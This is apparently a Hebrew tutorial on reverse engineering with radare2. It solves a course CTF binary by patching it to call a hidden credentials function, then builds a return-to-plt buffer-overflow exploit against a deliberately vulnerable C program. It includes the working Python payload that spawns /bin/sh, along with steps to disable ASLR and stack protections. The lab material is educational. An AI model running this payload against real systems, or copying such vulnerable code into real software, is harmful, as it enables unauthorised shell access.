
```
|      :    0x0040069f      0fb6440590      movzx eax, byte [rbp + rax - 0x70]
|      :    0x004006a4      84c0            test al, al
|      `==< 0x004006a6      0f856dffffff    jne 0x400619
|           0x004006ac      488d4590        lea rax, [local_70h]
|           0x004006b0      4889c6          mov rsi, rax
|           0x004006b3      bfa4074000      mov edi, str.Your_cr3ds_are_hde:_s_n ; 0x4007a4 ; "Your cr3ds are hde:%s \n"
|           0x004006b8      b800000000      mov eax, 0
|           0x004006bd      e8cefdffff      call sym.imp.printf         ; int printf(const char *format)
|           0x004006c2      b800000000      mov eax, 0
|           0x004006c7      c9              leave
\           0x004006c8      c3              ret
/ (fcn) sym.CheckCode 47
|   sym.CheckCode ();
|           ; var int local_30h @ rbp-0x30
|              ; CALL XREF from 0x0040070c (sym.main)
|           0x004006c9      55              push rbp
|           0x004006ca      4889e5          mov rbp, rsp
|           0x004006cd      4883ec30        sub rsp, 0x30               ; '0'
|           0x004006d1      bfbc074000      mov edi, str.Enter_Code:    ; 0x4007bc ; "Enter Code: "
|           0x004006d6      b800000000      mov eax, 0
|           0x004006db      e8b0fdffff      call sym.imp.printf         ; int printf(const char *format)
|           0x004006e0      488d45d0        lea rax, [local_30h]
|           0x004006e4      4889c7          mov rdi, rax
|           0x004006e7      e8d4fdffff      call sym.imp.gets           ; char*gets(char *s)
|           0x004006ec      bfc9074000      mov edi, str.Injected_With_a_P015i0N ; 0x4007c9 ; "Injected With a P015i0N"
|           0x004006f1      e88afdffff      call sym.imp.puts           ; sym.imp.printf-0x10 ; int printf(const char *format)
|           0x004006f6      c9              leave
\           0x004006f7      c3              ret
            ;-- main:
/ (fcn) sym.main 32
|   sym.main ();
|           ; var int local_10h @ rbp-0x10
|           ; var int local_4h @ rbp-0x4
|              ; DATA XREF from 0x004004ed (entry0)
|           0x004006f8      55              push rbp
|           0x004006f9      4889e5          mov rbp, rsp
|           0x004006fc      4883ec10        sub rsp, 0x10
|           0x00400700      897dfc          mov dword [local_4h], edi
|           0x00400703      488975f0        mov qword [local_10h], rsi
|           0x00400707      b800000000      mov eax, 0
|           0x0040070c      e8b8ffffff      call sym.CheckCode
|           0x00400711      b800000000      mov eax, 0
|           0x00400716      c9              leave
\           0x00400717      c3              ret
            0x00400718      0f1f84000000.   nop dword [rax + rax]
/ (fcn) sym.__libc_csu_init 101
/CheckCode
```

בשלב זה חיפשתי את CheckCode ועל הדרך גם מצאתי את השורה שמדפיסה את המחרוזת:

```
"Your cr3ds are hde: %s"
```

[כאן זה כנראה גם זמן טוב לספר שמדובר באתגר שנעשה בקורס בתחום, ראשי התיבות של הקורס זה HDE (לא מדובר בפרסומת סמויה, אני לא מועסק ע"י החברה)]

נעלה קצת למעלה...



מדובר בפונקציה ארוכה בשם HiddenCreds, השם כבר מרמז על משהו...

במהלך הפונקציה מועברים שתי מחרוזות אקראיות לאוגרים אפשר לראות אותם בחלק ה-text.


```
[0x004005bd]> izz | grep -e ".text" -e ".rodata"
vaddr=0x00400505 paddr=0x00000505 ordinal=011 sz=5 len=4 section=.text type=ascii string=UH-P
vaddr=0x00400535 paddr=0x00000535 ordinal=012 sz=5 len=4 section=.text type=ascii string=UH-P
vaddr=0x004005c7 paddr=0x000005c7 ordinal=013 sz=10 len=9 section=.text type=ascii string=ML4go3hXH
vaddr=0x004005d5 paddr=0x000005d5 ordinal=014 sz=10 len=9 section=.text type=ascii string=l35C5X3gH
vaddr=0x00400779 paddr=0x00000779 ordinal=015 sz=12 len=11 section=.text type=ascii string=\b[]A\A]A^A_
vaddr=0x004007a4 paddr=0x000007a4 ordinal=016 sz=24 len=23 section=.rodata type=ascii string=Your cr3ds are hde:%s \n
vaddr=0x004007bc paddr=0x000007bc ordinal=017 sz=13 len=12 section=.rodata type=ascii string=Enter Code:
vaddr=0x004007c9 paddr=0x000007c9 ordinal=018 sz=24 len=23 section=.rodata type=ascii string=Injected With a P015i0N
```

```
[0x004004d0]> ia | grep FUNC
ordinal=001 plt=0x00400480 bind=GLOBAL type=FUNC name=puts
ordinal=002 plt=0x00400490 bind=GLOBAL type=FUNC name=printf
ordinal=003 plt=0x004004a0 bind=GLOBAL type=FUNC name=__libc_start_main
ordinal=005 plt=0x004004c0 bind=GLOBAL type=FUNC name=gets
vaddr=0x00400790 paddr=0x00000790 ord=045 fwd=NONE sz=2 bind=GLOBAL type=FUNC name=__libc_csu_fini
vaddr=0x004005bd paddr=0x000005bd ord=047 fwd=NONE sz=268 bind=GLOBAL type=FUNC name=HiddenCreds
vaddr=0x00400794 paddr=0x00000794 ord=051 fwd=NONE sz=0 bind=GLOBAL type=FUNC name=_fini
vaddr=0x00400720 paddr=0x00000720 ord=059 fwd=NONE sz=101 bind=GLOBAL type=FUNC name=__libc_csu_init
vaddr=0x004004d0 paddr=0x000004d0 ord=061 fwd=NONE sz=0 bind=GLOBAL type=FUNC name=_start
vaddr=0x004006c9 paddr=0x000006c9 ord=062 fwd=NONE sz=47 bind=GLOBAL type=FUNC name=CheckCode
vaddr=0x004006f8 paddr=0x000006f8 ord=064 fwd=NONE sz=32 bind=GLOBAL type=FUNC name=main
```


נכנס ל-Radare עם דגל הדיבאג (והאנליזה), נגיע לפונקציה בעזרת: s sym.HiddenCreds, נעבור לתצורת הגרפית בפקודה: VV (פעמיים Capital V). אופציה ויזואלית נוספת היא לפתוח את ממשק ה-Web של Radare ע"י:

```
iddo@pc:~$ r2 -c=H Topsecret
Starting http server...
open http://localhost:9090/
r2 -C http://localhost:9090/cmd/
[HTTP] 127.0.0.1:33658 /m
```

ונקבל:



נלחץ על Decompile:



אז עד פה, נראה כי מדובר בתכנית שיש לה פונקציה נסתרת בשם HiddenCreds שלא קוראים לה במהלך התכנית, אז אנחנו נצטרך לקרוא לה, תזכרו שהפונקציה נמצאת בכתובת 0x4005bd, את כל זה עשינו מבלי להריץ את התכנית.

ניתוח דינמי

נריץ את התכנית:

```
iddo@pc:~$ ./Topsecret
Enter Code: AAAA
Injected With a P015i0N
iddo@pc:~$ ./Topsecret
Enter Code: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Injected With a P015i0N
Segmentation fault (core dumped)
iddo@pc:~$ ./Topsecret
Enter Code: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA%x%p
Injected With a P015i0N
Segmentation fault (core dumped)
iddo@pc:~$ dmesg | tail -n1
[29723.895790] Topsecret[30808]: segfault at 702578254141 ip 0000702578254141 sp 00007ffc9e57ea40
```

כמו שראינו בניתוח הסטטי, התכנית מבקשת סיסמה ומדפיסה ישר את אותה המחרוזת. אין פגיעות ל-format string attack אז נראה שמדובר בגלישת חוצץ לפי השגיאה שהוחזרה. לא אסביר על דרך הניצול של חולשות גלישת חוצץ מפני שהנושא הוא מחוץ לסקופ המאמר.

דפ"א #1: להחליף את הקריאה ל-CheckCode בקריאה ל-HiddenCreds באופן הבא:

```
[0x7f545fb57c30]> s main
[0x004006f8]> pd 7
            ;-- main:
/ (fcn) sym.main 32
|   sym.main ();
|           ; var int local_10h @ rbp-0x10
|           ; var int local_4h @ rbp-0x4
|              ; DATA XREF from 0x004004ed (entry0)
|           0x004006f8      55              push rbp
|           0x004006f9      4889e5          mov rbp, rsp
|           0x004006fc      4883ec10        sub rsp, 0x10
|           0x00400700      897dfc          mov dword [local_4h], edi
|           0x00400703      488975f0        mov qword [local_10h], rsi
|           0x00400707      b800000000      mov eax, 0
|           0x0040070c      e8b8ffffff      call sym.CheckCode
[0x004006f8]> db 0x0040070c # breakpoint before calling CheckCode
[0x004006f8]> dc # continue, stop at next breakpoint
hit breakpoint at: 40070c
[0x004006f8]> dr?rip # print next instruction pointer
0x0040070c
[0x004006f8]> dr rip = 0x004005bd
0x0040070c ->0x004005bd
[0x004006f8]> dc
Your cr3ds are hde:IH4ck3dTh35Y5T3m
child stopped with signal 11
[+] SIGNAL 11 errno=0 addr=0x7ffda1311a78 code=2 ret=0
[0x7ffda1311a78]>
```

פירוט הצעדים: טענו את התכנית בעזרת הפקודה הבאה שמנתחת ופותחת את הקובץ במצב דיבאג והרצנו שבעה פקודות:

```
$ r2 -Ad Topsecret
```

הלכנו ל-main, הדפסנו את 7 הפקודות הראשונות, למה 7? זכרתי שבשורה השביעית קוראים ל-CheckCode וכדי להראות את יכולות ה-pd. שמנו נקודת עצירה בכתובת לפני שקוראים ל-CheckCode, הדפסנו מה מכיל RIP, הרג'יסטר שמכיל את הכתובת הבאה שתרוץ, ראינו שהוא מכיל את הכתובת של CheckCode, החלפנו בזמן דיבאג את הכתובת לכתובת של HiddenCreds והרצנו, לא נפתח prompt עם הכיתוב "Enter Code", ובמקום זאת הודפס הקוד: IH4ck3dTh35Y5T3m וסיימנו את האתגר, כל הכבוד.

דפ"א #2: הדבקת פלסטר

כעת נראה איך עורכים את הבינארי ושומרים, יש הקוראים לזה cracking / patching העיקר שכל פעם שנריץ את התכנית, HiddenCreds תרוץ ולא נצטרך לדבאג מחדש. קודם כל נשמור את הקובץ המקורי בצד ונפתח את ההעתק עם דגל הכתיבה:

```
iddo@pc:~$ cp Topsecret Topsecret_patched
iddo@pc:~$ r2 -Aw Topsecret_patched
```

אחרי שפתחנו את הקובץ במצב כתיבה, ניווטנו לכתובת שבה קוראים ל-CheckCode ושינינו בעזרת wa ל-"קפוץ לכתובת שבה נמצאת HiddenCreds", וידאנו עם pdf שזה אכן נקלט ויצאנו עם q, הרצנו את הבינארי עם השינוי:

```
[0x004004d0]> s main
[0x004006f8]> pdf 7
          ;-- main:
/ (fcn) sym.main 32
|   sym.main ();
|           ; var int local_10h @ rbp-0x10
|           ; var int local_4h @ rbp-0x4
|              ; DATA XREF from 0x004004ed (entry0)
|           0x004006f8      55              push rbp
|           0x004006f9      4889e5          mov rbp, rsp
|           0x004006fc      4883ec10        sub rsp, 0x10
|           0x00400700      897dfc          mov dword [local_4h], edi
|           0x00400703      488975f0        mov qword [local_10h], rsi
|           0x00400707      b800000000      mov eax, 0
|           0x0040070c      e8b8ffffff      call sym.CheckCode
|           0x00400711      b800000000      mov eax, 0
|           0x00400716      c9              leave
\           0x00400717      c3              ret
[0x004006f8]> s 0x0040070c
[0x0040070c]> wa jmp 0x004005bd
Written 5 bytes (jmp 0x004005bd) = wx e9acfeffff
[0x0040070c]> pdf 7
        :   ;-- main:
/ (fcn) sym.main 32
|   sym.main ();
|       :   ; var int local_10h @ rbp-0x10
|       :   ; var int local_4h @ rbp-0x4
|       :      ; DATA XREF from 0x004004ed (entry0)
|       :   0x004006f8      55              push rbp
|       :   0x004006f9      4889e5          mov rbp, rsp
|       :   0x004006fc      4883ec10        sub rsp, 0x10
|       :   0x00400700      897dfc          mov dword [local_4h], edi
|       :   0x00400703      488975f0        mov qword [local_10h], rsi
|       :   0x00400707      b800000000      mov eax, 0
|       `=< 0x0040070c      e9acfeffff      jmp sym.HiddenCreds
|           0x00400711      b800000000      mov eax, 0
|           0x00400716      c9              leave
\           0x00400717      c3              ret
```

אפשר לראות שחוזרת הסיסמה ללא בקשת קלט:

```
[0x0040070c]> q
iddo@pc:~$ ./Topsecret_patched
Your cr3ds are hde:IH4ck3dTh35Y5T3m
Segmentation fault (core dumped)
```

נוכל לראות את השינוי שעשינו בעזרת radiff2:

```
iddo@pc:~$ radiff2 Topsecret Topsecret_patched
0x0000070c e8b8ff => e9acfe 0x0000070c
```

אימון מתקדם

Return Oriented Programming היא טכניקה לתקיפה באמצעות שימוש חוזר בקוד בתוך התכנית או בספריות המיובאות, התקפה ללא הכנסת קוד לתכנית, שרשור פקודות למחסנית בטווח שבה התכנית מתבצעת. טכניקה זה מאפשרת לעקוף את הגנות ה-DEP שלא יאפשרו לנו להריץ קוד מהמחסנית.

נניח שהקוד הבא הוא חלק תוכנה מחברה מוכרת והוא רץ על שרת מרוחק כך שבמידה והוכנסה הסיסמה הנכונה הוא מבצע פעולה כלשהיא, בדוגמה הבאה, מדפיס את התאריך, ואנחנו כמובן רוצים להשיג shell

ושליטה מלאה על השרת. פתחנו את הקוד ב-VM, אני אחשוף את הקוד לנוחות וכדי שתתנסו בעצמכם, אבל במציאות המדומה, לא קיבלתם אותה ולכן אתם לא יודעים את הסיסמה:

```
#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>

char * not_allowed = "/bin/sh";

void give_date() {
    system("/bin/date");
}

void vuln() {
    char password[16];
    puts("What is the password: ");
    scanf("%s", password);
    if (strcmp(password, "pa$$w0rd") == 0) {
        puts("good");
        give_date();
    }
    else {
        puts("bad");
    }
}

int main() {
    vuln();
}
```

אציין שהדוגמה היא תת-התקפה מסוג return to plt, אבל העניין קורלטיבי לקונספט ונגיע ל-ROP

```
iddo@pc:~$ ulimit -c unlimited
iddo@pc:~$ ragg2 -P 1024 | rax2 -s - | ./vuln
What is the password:
bad
Segmentation fault (core dumped)
iddo@pc:~$ gdb -q ./vuln core
Reading symbols from ./vuln...(no debugging symbols found)...done.
[New LWP 11110]
Core was generated by `./vuln'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0  0x414b4141 in ?? ()
(gdb) q
```

הפקודה הראשונה נועדה לאפשר לכתוב את ה-coredump לקובץ, ברירת המחדל היא 0 וכדי להחזיר אפשר להריץ ulimit -c 0.

הפקודה השנייה משתמשת בכלי ragg2 ליצור תבנית בגודל 1024 של אותיות (בצורת האסקי שלהן) שלא יחזרו על עצמם בעזרת אלגוריתם דה ברוין כדי שנוכל לזהות איפה נפלנו ולגלות את המרחק בין ה-Buffer לפקודת החזרה, מעבירים את התבנית ל-rax2 כדי להמיר את המספרים למחרוזת אחת ארוכה ומעבירים אל התכנית כסיסמה.


לאחר שהתכנית נפלה וזרקה את תדפיס הזכרון (core dump) לקובץ בשם core שאותה נפתח באמצעות gdb, (למה gdb ולא דרך Radare? אענה על כך עוד רגע), ונגלה שהתכנית נפלה כשהיא ניסתה לגשת אל 0x414b4141. נפתח את התכנית ב-Radare2:

```
iddo@pc:~$ r2 ./vuln
 -- You can 'copy/paste' bytes using the cursor in visual mode 'c' and us
ing the 'y' and 'Y' keys
[0x080483d0]> wopO 0x414b4141
28
```

אז נצטרך לרפד ב-28 בייטים את האקספלויט, לגבי הפקודה wopO:

```
[0x080483d0]> wop?
|Usage: wop[DO] len @ addr | value
| wopD len [@ addr]   Write a De Bruijn Pattern of length 'len' at address 'addr'
| wopD* len [@ addr]  Show wx command that creates a debruijn pattern of a specific length
| wopO value          Finds the given value into a De Bruijn Pattern at current offset
```

אז למה gdb? הסתבכתי קצת עם Radare2, האמת שעד עכשיו ניתחתי עם gdb, חיפשתי בגוגל תשובה ולא מצאתי תשובה חד משמעית, הלכתי לטלגרם ושאלתי את השאלה:



[בתמונה: הוכחה שאני לא ישן טוב אם אני תקוע בבעיה]

הופתעתי לטובה כשפנקייק, יוצר הפרויקט, ענה לי, תיארתי את הבעיה והקדים אותו אחד מהתורמים שענה "תעדכן, תוודא שאתה מעודכן, אתה מעודכן? זה עדיין קורה? מדובר בבאג, תפתח באג, אם אפשר תכניס את התיאור". אז פתחתי באג עם פירוט לרמת השחזור (גם לפתוח באג זה תרומה ☺), לאחר מכן יצר איתי קשר איתי כהן ועזר לעשות את זה ב-pure radare, יש לו פוסט מעולה בנושא, להלן הדרך:

```
iddo@pc:~$ cat pattern.txt
AAABAACAADAAEAAFAAGAAHAAIAAJAAKAALAAMAANAAOAAPAAQAARAASAATAAUAAVAAWAAXAAYAAZAAaAAbAAcAA
dAAeAAfAAgAAhAAiAAjAAkAAlAAmAAnAAoAApAAqAArAAsAAtAAuAAvAAwAAxAAyAAzAA1AA2AA3AA4AA5AA6AA
7AA8AA9AA0ABBABCABDABEABFABGABHABIABJABKABLABMABNABOABPABQABRABSABTABUABVABWABXABYABZAB
aABbABcABdABeABfABgABhABiABjABkABlABmABnABoABpABqABrABsABtABuABvABwABxAByABzAB1AB2AB3AB
4AB5AB6AB7AB8AB9AB0ACBACCACDACEACFACGACHACIACJACKACLACMACNACOACPACQACRACSACTACUACVACWAC
XACYACZACaACbACcACdACeACfACgAChACiACjACkACl ACmACnACoACpACqACrACsACtACuACvACwACxACyACzAC
1AC2AC3AC4AC5AC6AC7AC8AC9AC0ADBADCADDADEADFADGADHADIADJADKADLADMADNADOADPADQADRADSADTAD
UADVADWADXADYADZADaADbADcADdADeADfADgADhADiADjADkADlADmADnADoADpADqADrADsADtADuADvADwAD
xADyADzAD1AD2AD3AD4AD5AD6AD7AD8AD9AD0AEBAECAEDAEEAEFAEGAEHAEIAEJAEKAELAEMAENAEOAEPAEQAE
RAESAETAEUAEVAEWAEXAEYAEZAEaAEbAEcAEdAEeAEfAEgAEhAEiAEjAEkAElAEmAEnAEoAEpAEqAErAEsAEtAE
uAEvAEwAExAEyAEzAE1AE2AE3AE4AE5AE6AE7AE8AE9AE0AFBAFCAFDAFEAFFAFGAFHAFIAFJAFKAFLAFMAFNAF
OAFPAFQAFRAFSAFTAFUAFVAFWAFXAFYAFZAFaAFbAFcAFdAFeAFfAFgAFhAFiAFjAFkiddo@pc:~$
iddo@pc:~$ cat profile.rr2
#!/usr/bin/rarun2
stdin=./pattern.txt
iddo@pc:~$ r2 -d vuln -e dbg.profile=profile.rr2
Process with PID 29848 started...
= attach 29848 29848
bin.baddr 0x08048000
Using 0x8048000
asm.bits 32
 -- Get a free shell with 'ragg2 -i exec -x'
[0xf7fd9a20]> dc
What is the password:
bad
child stopped with signal 11
[+] SIGNAL 11 errno=0 addr=0x414b4141 code=1 ret=0
[0x414b4141]> wopO eip
28
```

אז התבנית נזרקה לתוך קובץ בשם pattern.txt, הפקודה השניה מדפיסה את הפרופיל (קראתי לו profile.rr2) המציין שהקלט יתקבל מהקובץ, התחברנו ל-Radare2 במוד דיבאג, הרצנו את הפקודה dc, התכנית קרסה והדפסתי את eip ושוב קיבלנו את המרחק: 28.

כעת נגלה איפה נמצא המשתנה not_allowed והכתובת של הפונקציה system כדי שנעביר את ה-"/bin/sh" אל הפונקציה ונקבל בחזרה שאלל להרצת פקודות על המכונה.

```
iddo@pc:~$ (python -c 'import struct; print "A"*28 + struct.pack("III", 0x8048390, 0x00000, 0x08048600)'; cat -) | ./vuln
What is the password:
bad
echo "See you in shell"
See you in shell
pwd
/home/iddo
```

```
iddo@pc: ~ 137x3
iddo@pc:~$ gcc -m32 -o vuln vuln.c -fno-stack-protector
```

```
iddo@pc: ~ 147x3
iddo@pc:~$ rabin2 -z vuln | grep "/bin/sh"
vaddr=0x08048600 paddr=0x00000600 ordinal=000 sz=8 len=7 section=.rodata type=ascii string=/bin/sh
iddo@pc:~$
```

```
iddo@pc: ~ 147x15
[0x080483d0]> pdf @ sym.imp.system
/ (fcn) sym.imp.system 6
|   sym.imp.system ();
|           ; CALL XREF from 0x080484d9 (sym.give_date)
\       0x08048390      ff2514a00408    jmp dword [reloc.system_20] ; 0x804a014
[0x080483d0]>
```

בחלון התחתון הרצנו: "r2 -A" לקובץ שקימפלנו שני חלונות מעליו עם הדגל לבטל את מנגנון הגנת המחסנית, בגלל שהקובץ נותח (הדגל A) נוכל להדפיס את הפירוק (דיסאסמבל) של הפונקציה המיובאת (system) ונראה שהכתובת המפנה לפונקציה היא: 0x08048390. בחלון השני מלמטה רואים שהכתובת: 0x8048600 שמכילה את המחרוזת המבוקשת.

בחלון הראשון מלמעלה זה בעצם ה-shellcode, שמדפיס 28 פעמים את התו "A" (זאת מכיוון שזהו המרחק במחסנית מה-Buffer לפונקציה שחוזרת לפריים הבא), ולאחריהם את הכתובת המפנה אל system. כפרמטר העברנו את הכתובת שמכילה את המחרוזת "/bin/sh".

העברנו עוד 4 בתים (0x000000) כדי למלא מקום כי הפונקציה system מצפה שהפרמטרים שמועברים אליה יהיו stack pointer+4.

יש כאלה שיגידו שזה לא מדמה מציאות כי איזה מתכנת ישים את המחרוזת "/bin/sh" במשתנה? יכול להיות שהם צודקים, אז נמחק אותה, נצטרך למצוא את המחרוזת במקום אחר.

ידוע שאחת הספריות הנטענות משתמשת בפקודה system ומעבירה לה כפרמטר את פקודת ההרצה, מה שאומר שיש לנו בזכרון את המחרוזת "/bin/sh", נחפש אותה בדיבאגר ונחליף את הכתובת ב-shellcode.

יש לציין שכדי שזה יעבוד נצטרך לבטל את מנגנון ה-ASLR (או למצוא דרך לעקוף אותו...) כי כל הרצה המחרוזת תגיע לכתובת אחרת ונצטרך לקמפל את הקובץ עם הדגל שמבטל את מנגנון ה-DEP ובעצם נותן לנו אפשרות להריץ כתובת מהמחסנית, הדרכים לעקוף אותם פחות רלוונטים למאמר זה, עמכם הסליחה.

כדי לבטל את ה-ASLR נערוך את הקובץ "/proc/sys/kernel/randomize_va_space" שאמור להיות על 2 ונשים בו 0.

נקמפל את הקובץ מחדש עם הדגלים לביטול ההגנות, פקודה מוכנה:

```
gcc -m32 -o vuln vuln.c -fno-stack-protector -zexecstack
```

